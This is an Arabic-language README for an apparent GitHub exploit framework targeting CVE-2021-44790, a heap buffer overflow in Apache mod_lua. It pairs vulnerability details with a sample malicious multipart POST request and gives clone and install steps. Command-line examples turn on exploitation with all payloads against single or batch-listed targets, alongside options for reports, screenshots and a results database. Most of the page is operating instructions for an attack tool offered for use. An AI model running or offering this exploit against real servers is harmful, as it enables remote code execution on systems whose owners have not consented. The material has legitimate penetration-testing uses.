🔥 CVE-2021-44790 - استغلال تجاوز سعة المخزن المؤقت في Apache mod_lua
📋 نظرة عامة
استغلال تجاوز سعة المخزن المؤقت في Apache mod_lua هو منصة استغلال متقدمة بمستوى المؤسسات لـ CVE-2021-44790 - وهي ثغرة حرجة من نوع تجاوز سعة المخزن المؤقت في وحدة mod_lua الخاصة بخادم Apache HTTP Server 2.4.x. يوفر هذا الإطار بصمة شاملة، واكتشافًا ذكيًا للنصوص البرمجية، ومسحًا متعدد المراحل، وقدرات إعداد تقارير احترافية مع دقة كشف تزيد عن 95%.
⚡ الميزات الرئيسية
| الميزة | الوصف |
|---|

| 🔍 بصمة متقدمة | كشف إصدار Apache، وmod_lua، ونظام التشغيل، والبنية، وWAF، وCDN، والحاوية، ومزود السحابة |
| 🎯 اكتشاف ذكي | أكثر من 7 تقنيات اكتشاف تشمل robots.txt وsitemap وتحميل HTML واستخراج JavaScript |
| 💥 مسح متعدد المراحل | اتصال ← بصمة ← اكتشاف ← تحقق ← استغلال ← إعداد تقارير |
| 🧩 نظام إضافات قابل للتوسعة | تطوير سهل للإضافات لثغرات CVE مستقبلية |
| 🌐 محرك HTTP ذكي | تجميع الاتصالات، وإعادة المحاولة، ودعم HTTP/2، وتحديد المعدل |

| 📊 إعداد تقارير شامل | JSON وHTML وMarkdown وPDF مع لوحات تحكم تفاعلية |
| 🎨 واجهة طرفية جميلة | مكتبة غنية بأشرطة تقدم وجداول ومخرجات ملونة |
| 💾 قاعدة بيانات بحثية | تخزين SQLite مع سجل مسح كامل ودعم الاستعلامات |
| 📸 التقاط لقطات الشاشة | لقطات شاشة تلقائية لصفحات الويب لجمع الأدلة |
| 🚀 أداء عالٍ | أكثر من 20 خيطًا متزامنًا وأكثر من 100 مجموعة اتصالات |
🎯 تفاصيل الثغرة
| السمة | القيمة |
|---|
| معرف CVE | CVE-2021-44790 |
| الثغرة | تجاوز سعة المخزن المؤقت (نقصان عددي صحيح) |
| البرنامج المتأثر | Apache HTTP Server من 2.4.0 حتى 2.4.51 |
| الإصدار المُصَحَّح | Apache HTTP Server 2.4.52 والإصدارات الأحدث |
| المكوّن | وحدة mod_lua |
| متجه الهجوم | الشبكة (عن بُعد) |
| درجة CVSS | 9.8 (حرجة) |
| تأثير السرية | مرتفع |
| تأثير التكامل | مرتفع |
| تأثير التوافر | مرتفع |
| نضج الاستغلال | إثبات المفهوم متاح |
الوصف الفني
توجد الثغرة في وحدة mod_lua عند معالجة طلبات multipart/form-data. يمكن أن يؤدي نقصان عددي صحيح في دالة lua_request_parsebody() إلى تجاوز سعة مخزن مؤقت قائم على الكومة (heap)، مما قد يسمح بتنفيذ تعليمات برمجية عن بُعد.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4



📸 لقطات الشاشة
| الواجهة الرئيسية | نتائج البصمة |
|---|
 |  |
| تقدم المسح | لوحة تحكم تقرير HTML |
|---|
 |  |
🚀 بدء سريع
التثبيت
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
الاستخدام الأساسي
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 الاستخدام المفصّل
خيارات سطر الأوامر
python3 exploit.py [TARGET] [OPTIONS]
| الخيار | الوصف | مثال |
|---|
TARGET | رابط URL للهدف | http://target.com |
--config FILE | ملف الإعدادات | --config config.yaml |
--threads N | عدد الخيوط | --threads 30 |
--timeout N | مهلة الطلب (بالثواني) | --timeout 15 |
--proxy URL | رابط الوكيل (Proxy) | --proxy http://127.0.0.1:8080 |
--verbose | مخرجات تفصيلية | --verbose |
--scan-only | مسح دون استغلال | --scan-only |
--exploit | تفعيل الاستغلال | --exploit |
--all-payloads | استخدام كل الحمولات | --all-payloads |
--report FORMAT | صيغة التقرير (json/html/markdown/all) | --report all |
--output DIR | مجلد الإخراج | --output /path/to/reports/ |
--research | تفعيل وضع البحث | --research |
--database FILE | مسار قاعدة البيانات | --database luastorm.db |
--screenshot | التقاط لقطات شاشة | --screenshot |
--batch FILE | ملف دفعة يحتوي على الأهداف | --batch targets.txt |
--query SQL | تنفيذ استعلام قاعدة البيانات | --query "SELECT * FROM targets" |
أمثلة
1. تقييم الثغرات الأساسي
python3 exploit.py https://example.com --verbose --report all
2. مسح بيئة الشركات
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. اختبار اختراق كامل
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. المسح الدفعي
python3 exploit.py --batch targets.txt --config config.yaml
5. استعلامات قاعدة البيانات
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ الإعدادات
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------

# Scan Settings
threads: 20                    # Concurrent threads
timeout: 10                    # Request timeout in seconds
retries: 3                     # Number of retry attempts
rate_limit: 10                 # Requests per second
max_depth: 3                   # Directory traversal depth
follow_redirects: true         # Follow HTTP redirects
verify_ssl: false              # Verify SSL certificates

# Network Settings
proxy: null                    # Proxy URL
http2: true                    # Enable HTTP/2 support
user_agent: random             # User-Agent (random/specific)
save_packets: false            # Save raw network packets
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790


